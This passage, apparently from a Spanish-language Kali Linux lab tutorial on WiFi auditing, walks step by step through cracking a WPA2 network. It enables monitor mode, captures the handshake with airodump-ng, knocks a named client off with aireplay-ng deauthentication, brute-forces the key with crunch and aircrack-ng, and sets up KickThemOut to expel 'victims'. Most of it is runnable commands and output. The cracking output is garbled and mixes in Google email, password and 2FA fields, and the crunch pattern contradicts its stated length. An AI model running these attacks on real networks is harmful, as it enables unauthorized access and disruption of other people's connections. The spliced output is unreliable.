Port: Twisted Pair PHYAD: 0 Transceiver: internal MDI-X: off (auto) Supports Wake-on: umbg Wake-on: d Current message level: 0x00000007 (7) drv probe link Link detected: yes</pre>	<pre>(root@machineonruiso) [~] # ethtool wlan0 No data available</pre>

En este caso, pedir información del Chipset, desconecta el adaptador de la Maquina Virtual.

Información sobre el controlador Kali GNU Linux 2021

```
[root@machineonruiso]~# ethtool -i eth0
driver: e1000
version: 5.14.0-kali2-amd64
firmware-version:
expansion-rom-version:
bus-info: 0000:00:03.0
supports-statistics: yes
supports-test: yes
supports-eeprom-access: yes
supports-register-dump: yes
supports-priv-flags: no
```

```
[root@machineonruiso]~# ethtool -i eth0
driver: e1000
version: 5.14.0-kali2-amd64
firmware-version:
expansion-rom-version:
bus-info: 0000:00:03.0
supports-statistics: yes
supports-test: yes
supports-eeprom-access: yes
supports-register-dump: yes
supports-priv-flags: no
```

```
[root@machineonruiso]~# ethtool -i wlan0
driver: r8188eu
version: 5.14.0-kali2-amd64
firmware-version:
expansion-rom-version:
bus-info: 1-2:1.0
supports-statistics: no
supports-test: no
supports-eeprom-access: no
supports-register-dump: no
supports-priv-flags: no
```

Para poder acceder al modo monitor del adaptador podemos utilizar el siguiente comando:

```
airmon-ng start wlan0
```

```
(root@machineonruiso) [~]
# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
459 NetworkManager
53429 wpa_supplicant

PHY Interface Driver Chipset
null wlan0 r8188eu TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
```

Como podemos observar primero nos pide que matemos todo proceso que puede estar requiriendo nuestra tarjeta antes de inicializarla con el modo monitor. Esto se hace para impedir que la antena este anclada a un subprocesso que impida el lanzamiento del modo monitor o bien mal logre el uso del mismo.

```
airmon-ng check kill
```

```
(root@machineonruiso) [~]
# airmon-ng check kill

Killing these processes:

PID Name
53429 wpa_supplicant
```

Lo que debemos tener en cuenta, es que al ejecutar el anterior comando es posible que perdamos la ipv4 de nuestro dispositivo, es decir la conexión a la red, por lo que debemos confirmarla con el comando ping y ver que esta aun figure conectada a Kali con “iwconfig” y en los dispositivos conectados por USB de Virtual Box.

Comprobamos que la misma tenga conexión a la red con un ping a un servidor, podemos probar con Google, tanto su dirección escrita normal o su dirección de red.

```
ping www.google.com
ping 142.250.78.164
```

```
(root@machineonruiso) [~]
# ping 142.250.78.164
PING 142.250.78.164 (142.250.78.164) 56(84) bytes of data.
64 bytes from 142.250.78.164: icmp_seq=1 ttl=117 time=25.7 ms
64 bytes from 142.250.78.164: icmp_seq=2 ttl=117 time=15.2 ms
64 bytes from 142.250.78.164: icmp_seq=3 ttl=117 time=17.7 ms
64 bytes from 142.250.78.164: icmp_seq=4 ttl=117 time=20.5 ms
^C
--- 142.250.78.164 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 15.184/19.755/25.678/3.894 ms
```

Una vez hemos hecho esto, podemos reintentar poner el comando de iniciar el modo monitor de la tarjeta de red. Para comprobar su estado podemos utilizar seguido “iwconfig” viendo que el nombre de “wlan0” cambia a “wlan0mon”.

```
(root@machineonruiso) [~]
# iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.


wlan0   IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm
        Retry short limit:7  RTS thr=2347 B Fragment thr:off
        Power Management:off
```

```
(root@machineonruiso) [~]
# airmon-ng start wlan0

PHY Interface Driver Chipset
phy0  wlan0     rtl8192cu  Realtek Semiconductor Corp. RTL8188CUS 802.11n WLAN Adapter
      (mac80211 monitor mode already enabled for [phy0]wlan0 on [phy0]wlan0)
```

LOCALIZAR Y PENETRAR UNA RED DE ACCESO WIFI.

Puesto que la Maquina Anfitrión y La Máquina Virtual son en efecto físico, la misma computadora, el hecho de Explorar redes inalámbricas que estén a nuestro alcance puede darse de forma en que Kali GNU Linux no tenga que intervenir. Solo bastaría con ir a la opción de conexiones Wifi de Windows y ver que redes tenemos disponibles para nosotros.



Ahora bien, puesto que este documento tiene como finalidad el componente de auditorías, podemos auditar las redes inalámbricas o puntos Wifi que tengamos a nuestro alcance con Kali Linux, esto es la comprobación de que las mismas redes tengan la robustez suficiente de seguridad para protegerse frente a intrusos que intenten ingresar por métodos de fuerza bruta o diccionarios.

Para poder localizar una red Wifi y posteriormente averiguar sus credenciales de acceso, existen diferentes métodos y herramientas, tanto de Terminal como aplicaciones disponibles para Kali GNU Linux, en este caso probaremos con un ataque de fuerza bruta instigado por terminal. Lo primero será conectar un adaptador de red que sea compatible con el uso en modo monitor y a inyección de datos, esto explicado en la parte previa del documento. Utilizaremos el comando “iwconfig” para comprobar su conexión.

```
[root@machineonruiso ~]# iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wlan0   IEEE 802.11 ESSID:off/any
        Mode:Managed Access Point: Not-Associated Tx-Power=0 dBm
        Retry short limit:7 RTS thr=2347 B Fragment thr:off
        Encryption key:off
        Power Management:on
```

Ahora bien, podemos matar todos los procesos que este utilizando esta red, comprobar que siga estando en línea para el sistema e iniciar el modo monitor en la misma, esto en secuencia con los siguientes comandos.

airmon-ng check kill

```
[root@machineonruiso ~]# airmon-ng check kill
Killing these processes:
PID Name
1201 wpa_supplicant
```

iwconfig

```
(root@machineonruiso:~]# iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wlan0   IEEE 802.11  ESSID:off/any
        Mode:Managed  Access Point: Not-Associated Tx-Power=20 dBm
        Retry short limit:7  RTS thr=2347 B  Fragment thr:off
        Encryption key:off
        Power Management:off
```

airmon-ng start wlan0

```
(root@machineonruiso:~]# airmon-ng start wlan0

PHY     Interface      Driver      Chipset
phy0    wlan0         rtl8192cu    Realtek Semiconductor Corp. RTL8188CUS 802.11n WLAN Adapter
        (mac80211 monitor mode already enabled for [phy0]wlan0 on [phy0]wlan0)
```

También puede aparecer algo así:

```
(root@machineonruiso:~]# airmon-ng start wlan0

PHY     Interface      Driver      Chipset
phy0    wlan0         rtl8192cu    Realtek Semiconductor Corp. RTL8188CUS 802.11n WLAN Adapter
        (monitor mode enabled)

[root@machineonruiso:~]# iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wlan0   IEEE 802.11  Mode:Monitor Frequency:2.457 GHz  Tx-Power=20 dBm
        Retry short limit:7  RTS thr=2347 B  Fragment thr:off
        Power Management:off
```

Ahora bien, una vez hecho esto, podemos escanear con nuestro adaptador de red inalámbrica las redes circundantes a nosotros. Esto puede demorar un tiempo, pero siempre que lo consideremos conveniente podemos terminar el escaneo con el comando “CTRL+C”.

airodump-ng wlan0

```
(root@machineonruiso:~]# airodump-ng wlan0

CH 11 ][ Elapsed: 1 min ][ 2021-11-20 16:02

BSSID          PWR  Beacons  #Data, /#s  CH   MB   ENC CIPHER AUTH ESSID
74:3A:EF:6B:CC:F4 -85    118      0   0   1 130  WPA2 CCMP  PSK  FAMILIA CARDENAS 2
E2:88:5D:41:4D:48 -83     48       0   0   6 195  WPA2 CCMP  PSK  <length: 9>
E0:88:5D:41:4D:47 -86     46       7   0   6 195  WPA2 CCMP  PSK  OnRuisoWLan

BSSID          STATION      PWR  Rate    Lost   Frames Notes Probes
E0:88:5D:41:4D:47 60:14:B3:C4:F0:8B -47   0 - 1e    0      3
E0:88:5D:41:4D:47 08:BF:A0:C2:E8:31 -81   0 - 1    0      5
Quitting ...

[root@machineonruiso:~]
```

Para esta práctica académica intentaremos ingresar a la red ONRUISOWLAN, esta como podemos ver en su información, se encuentra en el canal 1 “CH 6” y tiene por BSSID E0:88:5D:41:4D:47. Esta última dirección es la MAC del Router. El comando sería el siguiente:

1. airodump-ng
2. -C que será el canal en que se encuentra el router
3. -w la cual es una indicación al comando de que capture un archivo de extensión “cap”. Este obtendrá la credencial de password una vez un equipo de autentique la red.
4. –bssid, donde irá la mac del router
5. wlan0, la tarjeta que utilizaremos para este procedimiento

Este comando en efecto generara un permanente LISTENING o escucha de datos a el comportamiento de datos, esperando por algún dispositivo que se atentique a la red. Una vez suceda esto capturara la contraseña de manera encriptada.

```
airodump-ng -c 6 -w capture --bssid E0:88:5D:41:4D:47 wlan0
```

```
[root💀 machineonruiso]~# airodump-ng -c 6 -w capture --bssid E0:88:5D:41:4D:47 wlan0
16:50:19 Created capture file "capture-02.cap".

CH 6 ][ Elapsed: 4 mins ][ 2021-11-20 16:55
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
E0:88:5D:41:4D:47 -85 22    1247     116   0   6 195 WPA2 CCMP PSK OnRuisoWLan
BSSID          STATION          PWR Rate Lost Frames Notes Probes
E0:88:5D:41:4D:47 60:14:B3:C4:F0:8B -47   0 - 5e    0      17
E0:88:5D:41:4D:47 08:BF:A0:C2:E8:31 -55   0 - 1    0      61
Quitting ...
[root💀 machineonruiso]~#
```

Ejecutar la anterior acción de por si deja un problema, esto es que tendremos que estar en espera permanente de que un nuevo usuario de esta red ajena, se autentique correctamente, esto supone errores de autenticación que podríamos capturar y llegar a tener falsos positivos, o gasto de operación en tiempo muy largo. Para solucionar esto, lo que podemos hacer es tratar de quitar un usuario ya conectado a este router y desconectarlo para que tenga que volverse a conectar.

Podemos utilizar el mismo comando anterior para ver que usuarios tenemos en esa red, estos usuarios son los que aparecen en STATION, desvelando su BSSID correspondiente.

```
CH 6 ][ Elapsed: 9 mins ][ 2021-11-20 17:06 ][ WPA handshake: E0:88:5D:41:4D:47
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
E0:88:5D:41:4D:47 -86 6    1908    1615   0   6 195 WPA2 CCMP PSK OnRuisoWLan
BSSID          STATION          PWR Rate Lost Frames Notes Probes
E0:88:5D:41:4D:47 60:14:B3:C4:F0:8B -49   0 - 1    0      4729
E0:88:5D:41:4D:47 E8:50:8B:DD:A3:9D -50   1e-24   0      344 PMKID
E0:88:5D:41:4D:47 08:BF:A0:C2:E8:31 -91   1e- 1    0      161
```

Utilizaremos el dispositivo con BSSID E8:50:8B:DD:A3:9D para esta práctica. Para sacar este dispositivo de la red, utilizaremos el siguiente comando:

1. aireplay-ng
2. -0 5 , que es rango de intentos de des-autenticar
3. -A, es la dirección MAC del router
4. -C, la MAC del cliente o usuario que está conectado
5. Seguido de esto utilizamos el nombre del adaptador de red que estamos utilizando.

```
aireplay-ng -0 5 -a E0:88:5D:41:4D:47 -c E8:50:8B:DD:A3:9D wlan0
```

```
[root💀 machineonruiso]~# aireplay-ng -0 5 -a E0:88:5D:41:4D:47 -c E8:50:8B:DD:A3:9D wlan0
17:12:28 Waiting for beacon frame (BSSID: E0:88:5D:41:4D:47) on channel 6
17:12:29 Sending 64 directed DeAuth (code 7). STMAC: [E8:50:8B:DD:A3:9D] [ 0 | 0 ACKs]
17:12:29 Sending 64 directed DeAuth (code 7). STMAC: [E8:50:8B:DD:A3:9D] [ 0 | 0 ACKs]
17:12:30 Sending 64 directed DeAuth (code 7). STMAC: [E8:50:8B:DD:A3:9D] [ 4 | 0 ACKs]
17:12:31 Sending 64 directed DeAuth (code 7). STMAC: [E8:50:8B:DD:A3:9D] [ 1 | 0 ACKs]
17:12:57 Sending 64 directed DeAuth (code 7). STMAC: [E8:50:8B:DD:A3:9D] [39 | 6 ACKs]
```

En este estado, hasta que matemos el comando con CTRL + C el dispositivo estar desconectado de la red, es el momento de la autenticación, lo que aprovecharemos para capturar esta contraseña.

CH 6][Elapsed: 2 mins][2021-11-20 17:17][WPA handshake: E0:88:5D:41:4D:47												
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID		
E0:88:5D:41:4D:47	-85	51	577	435	1	6	195	WPA2	CCMP	PSK	OnRuisoWLan	
BSSID	STATION			PWR	Rate	Lost	Frames		Notes	Probes		
E0:88:5D:41:4D:47	60:14:B3:C4:F0:8B			-47	1e- 1e	0	914		PMKID			
E0:88:5D:41:4D:47	E8:50:8B:DD:A3:9D			-47	1e-24	0	200		PMKID			
E0:88:5D:41:4D:47	08:BF:A0:C2:E8:31			-67	0 - 1	8	32					

Como vemos en la terminal, se ha captado el relogeo del dispositivo, en la parte WPA HANDSHAKE esto quiere decir, que ahora tenemos el archivo capturado en nuestra máquina, aunque encriptado.

(root@machineonruiso) [~]	# airodump-ng -c 6 -w capture --bssid E0:88:5D:41:4D:47 wlan0 17:30:37 Created capture file "capture-05.cap".										
	CH 6][Elapsed: 1 min][2021-11-20 17:32][WPA handshake: E0:88:5D:41:4D:47										
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
E0:88:5D:41:4D:47	-85	34	586	122	0	6	195	WPA2	CCMP	PSK	OnRuisoWLan
BSSID	STATION			PWR	Rate	Lost	Frames		Notes	Probes	
E0:88:5D:41:4D:47	60:14:B3:C4:F0:8B			-49	0 - 5e	368	3				
E0:88:5D:41:4D:47	E8:50:8B:DD:A3:9D			-56	1e-24	0	309		PMKID		
E0:88:5D:41:4D:47	08:BF:A0:C2:E8:31			-55	0 - 1	8	32				

Verificamos que exista el archivo mencionado donde esta la contraseña de la red Wifi encriptada.

(root@machineonruiso) [~]	# ls
	capture-01.cap capture-03.cap capture-05.cap capture-07.cap
	capture-01.csv capture-03.csv capture-05.csv capture-07.csv
	capture-01.kismet.csv capture-03.kismet.csv capture-05.kismet.csv capture-07.kismet.csv
	capture-01.kismet.netxml capture-03.kismet.netxml capture-05.kismet.netxml capture-07.kismet.netxml
	capture-01.log.csv capture-03.log.csv capture-05.log.csv capture-07.log.csv
	capture-02.cap capture-04.cap capture-06.cap kickthemout
	capture-02.csv capture-04.csv capture-06.csv rtl8188eus
	capture-02.kismet.csv capture-04.kismet.csv capture-06.kismet.csv
	capture-02.kismet.netxml capture-04.kismet.netxml capture-06.kismet.netxml
	capture-02.log.csv capture-04.log.csv capture-06.log.csv

Utilizamos la herramienta AIRCRACK para poder desencriptar la contraseña, este proceso puede ser tardado, desde segundos, minutos o incluso horas dependiendo la complejidad de la contraseña. El comando es el siguiente:

1. Crunch
2. 10 10, diciéndole que vaya de 10 caracteres como mínimo a 10 caracteres como máximo, valor variable.
3. % , es para que utilice números de 0 a 9
4. @, es para que utilice letras de A-Z
5. | para que ejecute otro comando a la par
6. Aircrack-ng
7. -w – indicaos el archivo que queremos que desencripte
8. -e el nombre del router que utilizamos, el ESSID
9. Seguido del ESSID que utilizamos

crunch 10 10 -t %%%%%%%%%%%%%% 1234567890 | aircrack-ng -w - capture-07.cap -e OnRuisoWLan

(root@machineonruiso) [~]	# crunch 10 10 -t %%%%%%%%%%%%%% 1234567890 aircrack-ng -w - capture-05.cap -e OnRuisoWLan
---------------------------	--

Al ejecutar el comando se dará una ventana como la siguiente, donde se iniciará el proceso de desencriptado del archivo. Ahora bien, este método no es infalible, pues puede darse el caso que por la complejidad de la contraseña no se pueda averiguar con fuerza bruta o bien, al momento del logeo del usuario del cual capturemos la contraseña, este haya ingresado una credencial falsa o con errores.

```
esperando credenciales (Ctrl+Z) Aircrack-ng 1.6rc2 ...

mas conectadas [06:49:58] 46974512 keys tested (2268.38 k/s)

          Current passphrase: 0046974504
email_google] => ruiso_pruebas@fuckingmail.com
password_google] => 1234@F
Master Key      : CA 2A 81 E3 31 48 FD F9 5B C9 EB 32 99 7B 09 E6
mac] =>          2C F2 23 65 12 43 76 E6 44 42 B9 C8 6D EB D3 16
ip] => 192.168.1.10
Transient Keyos: 7B 5D 4D 9C B1 25 B0 B4 89 BA DE 19 1A 85 64 8F
                 13 8C 5A A1 B0 69 D5 6D 7C 13 04 6A D1 87 F5 12
                 6B EA 59 80 2C 50 E3 1C 45 E9 A9 7B 67 25 1A EA
                 D6 9A C8 61 09 64 77 E7 B4 87 96 E2 37 F4 73 BC
2fa_google] => 1234$111
EAPOL HMAC     : 57 3B E5 93 93 DB 26 FA 5D 1D 05 CD 29 6B 27 C5
mac] =>
4-2-1-192-168-1-10
```

En este punto podemos analizar qué tan segura es una contraseña de red por el tiempo que demore en descifrarse la misma con el método de fuerza bruta, siendo las contraseñas con ciertas especificaciones, las más difíciles de averiguar, estas pueden tener:

1. Una extensión entre 8 a 16 caracteres recomendados
2. Ser incongruentes con datos personales o sucesos mundiales/nacionales. Aspectos por los cuales mediante inteligencia se pueda analizar y llegar a la contraseña.
3. Tener LETRAS y NUMEROS
4. Las letras deben alternar entre MAYUSCULAS y MINUSCULAS
5. La contraseña debe poseer CARACTERES ESPECIALES tales como ¡”#\$%&/()=::;~*+~[]{}^-
_|^°¬@

EXPULSAR UN CLIENTE DE UNA RED

Una vez estamos dentro de la misma red de nuestra víctima, podemos expulsarla para que se ancle a un ACCESS POINT que nosotros lancemos. Si bien podemos empezar a buscar vulnerabilidades de una vez en el computador atacado, es recomendable que esto se haga dentro de una red donde tengamos gran parte de control o el conocimiento necesario para evitar cualquier problema que se nos pueda presentar por utilizar herramientas y procesos necesarios para una auditoria.

Varios de los procesos, aplicaciones y herramientas de hacking pueden dejar cierto rastro o comportarse de una manera brusca entendida por la red en la que nos alojamos, así como computadores a los cuales vamos a atacar, esto resultando en nuestra expulsión o denegación de posibilidades de acción frente a nuestros escenarios de Hacking.

Para expulsar un usuario de una red, bien podríamos utilizar la forma de anteriormente vista en este documento con AIREPLAY, del cual para ejecutar tendremos que saber de antemano la dirección MAC del router y la dirección MAC específica del computador o dispositivo Inteligente que queramos atacar.

```
aireplay-ng -0 5 -a E0:88:5D:41:4D:47 -c E8:50:8B:DD:A3:9D wlan0
```

```
[root@machineonruiso:~]# aireplay-ng -0 5 -a E0:88:5D:41:4D:47 -c E8:50:8B:DD:A3:9D wlan0
17:12:28 Waiting for beacon frame (BSSID: E0:88:5D:41:4D:47) on channel 6
17:12:29 Sending 64 directed DeAuth (code 7). STMAC: [E8:50:8B:DD:A3:9D] [ 0 ] 0 ACKs]
17:12:29 Sending 64 directed DeAuth (code 7). STMAC: [E8:50:8B:DD:A3:9D] [ 0 ] 0 ACKs]
17:12:30 Sending 64 directed DeAuth (code 7). STMAC: [E8:50:8B:DD:A3:9D] [ 4 ] 0 ACKs]
17:12:31 Sending 64 directed DeAuth (code 7). STMAC: [E8:50:8B:DD:A3:9D] [ 1 ] 0 ACKs]
17:12:31[7] Sending 64 directed DeAuth (code 7). STMAC: [E8:50:8B:DD:A3:9D] [39 ] 6 ACKs]
```

Sin embargo, hay otra forma de actuar, esta es mediante el uso de aplicaciones, siendo estas normalmente un recopilatorio de herramientas de terminal como la anterior que acabamos de ver, puestas a funcionar en conjunto o bien procesos dados en Python que permiten realizar acciones de nuestro interés. Para esta práctica utilizaremos la herramienta de KickThemOut, la cual esta desarrollada en Python y podemos ejecutar dentro de la consola con usuario root. Para ello primero debemos instalar Python en nuestro sistema y luego la herramienta.

Para instalar Python utilizaremos como primer comando:

```
sudo apt-get install python3-pip
```

```
[root@machineonruiso:~]# sudo apt-get install python3-pip
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
  libdap27 libdapclient6v5 libdavd4 libepsilon1 libgdal28 libgpnp-1.2-0 libidn11 libnetcdf18 libntfs-3g883 libomp-11-dev libomp5-11
  libcurl4 libcurl5-192 libyara8 python3-editor python3-ipython-genutils python3-pylint
Utilice «sudo apt autoremove» para eliminarlos.
Se instalarán los siguientes paquetes adicionales:
  python-pip-whl python3-wheel
Se instalarán los siguientes paquetes NUEVOS:
  python-pip-whl python3-pip python3-wheel
0 actualizados, 3 nuevos se instalarán, 0 para eliminar y 0 no actualizados.
Se necesita descargar 2.309 kB de archivos.
Se utilizarán 3.671 kB de espacio de disco adicional después de esta operación.
¿Desea continuar? [S/n] S
0% [Conectando a http://kali.org/S
Des:1 http://kali.download/kali kali-rolling/main amd64 python-pip-whl all 20.3.4-4 [1.948 kB]
Des:2 http://kali.download/kali kali-rolling/main amd64 python3-wheel all 0.34.2-1 [24,0 kB]
Des:3 http://kali.download/kali kali-rolling/main amd64 python3-pip all 20.3.4-4 [337 kB]
Descargados 2.309 kB en 23s (102 kB/s)
Seleccionando el paquete python-pip-whl previamente no seleccionado.
(Leyendo la base de datos ... 276262 ficheros o directorios instalados actualmente.)
Preparando para desempaquetar .../python-pip-whl_20.3.4-4_all.deb ...
Desempaquetando python-pip-whl (20.3.4-4) ...
Seleccionando el paquete python3-wheel previamente no seleccionado.
Preparando para desempaquetar .../python3-wheel_0.34.2-1_all.deb ...
Desempaquetando python3-wheel (0.34.2-1) ...
Seleccionando el paquete python3-pip previamente no seleccionado.
Preparando para desempaquetar .../python3-pip_20.3.4-4_all.deb ...
Desempaquetando python3-pip (20.3.4-4) ...
Configurando python3-wheel (0.34.2-1) ...
Configurando python-pip-whl (20.3.4-4) ...
Configurando python3-pip (20.3.4-4) ...
Procesando disparadores para man-db (2.9.4-2) ...
Procesando disparadores para kali-menu (2021.4.1) ...
```

```
python3 -m pip install --user --upgrade pip
```

```
[root@machineonruiso]# python3 -m pip install --user --upgrade pip
Requirement already satisfied: pip in /usr/lib/python3/dist-packages (20.3.4)
Collecting pip
  Downloading pip-21.3.1-py3-none-any.whl (1.7 MB)
    100% |██████████| 1.7 MB 152 kB/s
Installing collected packages: pip
  WARNING: The scripts pip, pip3 and pip3.9 are installed in '/root/.local/bin' which is not on PATH.
  Consider adding this directory to PATH or, if you prefer to suppress this warning, use --no-warn-script-location.
Successfully installed pip-21.3.1

```

El código de KICKTHEMOUT a pesar de estar hecho en Python, utiliza varias herramientas de terminal, por lo que debemos instalar aquellas que necesite.

```
sudo apt-get update && sudo apt-get install nmap
```

```
[root@machineonruiso]# sudo apt-get update && sudo apt-get install nmap
Des:1 http://kali.download/kali kali-rolling InRelease [30,6 kB]
Des:2 http://kali.download/kali kali-rolling/main Sources [14,3 MB]
Des:3 http://kali.download/kali kali-rolling/main amd64 Packages [18,0 MB]
Des:4 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [40,3 MB]
Descargados 72,5 MB en 34s (2.126 kB/s)
Leyendo lista de paquetes... Hecho
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información del estado... Hecho
nmap ya está en su versión más reciente (7.91+dfsg1-1kali1).
fijado nmap como instalado manualmente.
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
  libdap27 libdapclientv5 libdavid1d libepsilon1 libgdal28 libgupnp-1.2-0 libidn11 libnetcdf18 libntfs-3g883 libomp-11-dev libomp5-11
  liburcu6 libx265-192 libyara4 python3-editor python3-ipython-genutils python3-plynk
Utilice «sudo apt autoremove» para eliminarlos.
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 3 no actualizados.
```

Ahora bien, Podemos obtener la herramienta de KICKTHEMOUT de su propio Github clonando el repositorio.

```
git clone https://github.com/k4m4/kickthemout.git
```

```
[root@machineonruiso]# git clone https://github.com/k4m4/kickthemout.git
Clonando en 'kickthemout'...
remote: Enumerating objects: 610, done.
remote: Total 610 (delta 0), reused 0 (delta 0), pack-reused 610
Recibiendo objetos: 100% (610/610), 151.14 KiB | 51.00 KiB/s, listo.
Resolviendo deltas: 100% (353/353), listo.
```

Navegamos hasta la carpeta donde se clono kickthemout e instalamos los requerimientos del programa.

```
[root@machineonruiso]# cd kickthemout
[root@machineonruiso]#
```


```
sudo -H pip3 install -r requirements.txt
```

```
[root@machineonruiso]# sudo -H pip3 install -r requirements.txt
Requirement already satisfied: scapy in /usr/lib/python3/dist-packages (from -r requirements.txt (line 1)) (2.4.4)
Collecting python-nmap
  Downloading python-nmap-0.6.4.tar.gz (43 kB)
    100% |██████████| 43 kB 270 kB/s
  Preparing metadata (setup.py) ... done
Requirement already satisfied: netifaces in /usr/lib/python3/dist-packages (from -r requirements.txt (line 3)) (0.10.9)
Building wheels for collected packages: python-nmap
  Building wheel for python-nmap (setup.py) ... error
    ERROR: Command errored out with exit status 1:
        command: /usr/bin/python3 -u -c 'import io, os, sys, setuptools, tokenize; sys.argv[0] = '../../../../../tmp/pip-install-d8ztj996/python-nmap_5a84b4a3c47b408bb0c40a0f7413a0d/setup.py'; _file_ = '../../../../../tmp/pip-install-d8ztj996/python-nmap_5a84b4a3c47b408bb0c40a0f7413a0d/setup.py'; f = getatt(tokenize, 'open', open)(__file__); if os.path.exists(__file__) else io.StringIO(''); from setuptools import setup; setup(**__dict__);code = f.read().replace('"','\'',); f.close();exec(compile(code, __file__, 'exec'))' bdist_wheel -d /tmp/pip-wheel-uezahaz3
        cwd: '../../../../../tmp/pip-install-d8ztj996/python-nmap_5a84b4a3c47b408bb0c40a0f7413a0d/
    Complete output (2 lines):
        running bdist_wheel
        error: invalid truth value '3'


    ERROR: Failed building wheel for python-nmap
        Running setup.py clean for python-nmap
Failed to build python-nmap
Installing collected packages: python-nmap
  Running setup.py install for python-nmap ... done
    DEPRECATION: python-nmap was installed using the legacy 'setup.py install' method, because a wheel could not be built for it. A possible replacement is to fix the wheel build issue reported above. Discussion can be found at https://github.com/pypa/pip/issues/8368
Successfully installed python-nmap-0.6.4
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system package manager. It is recommended to use a virtual environment instead: https://pip.pypa.io/warnings/venv
```

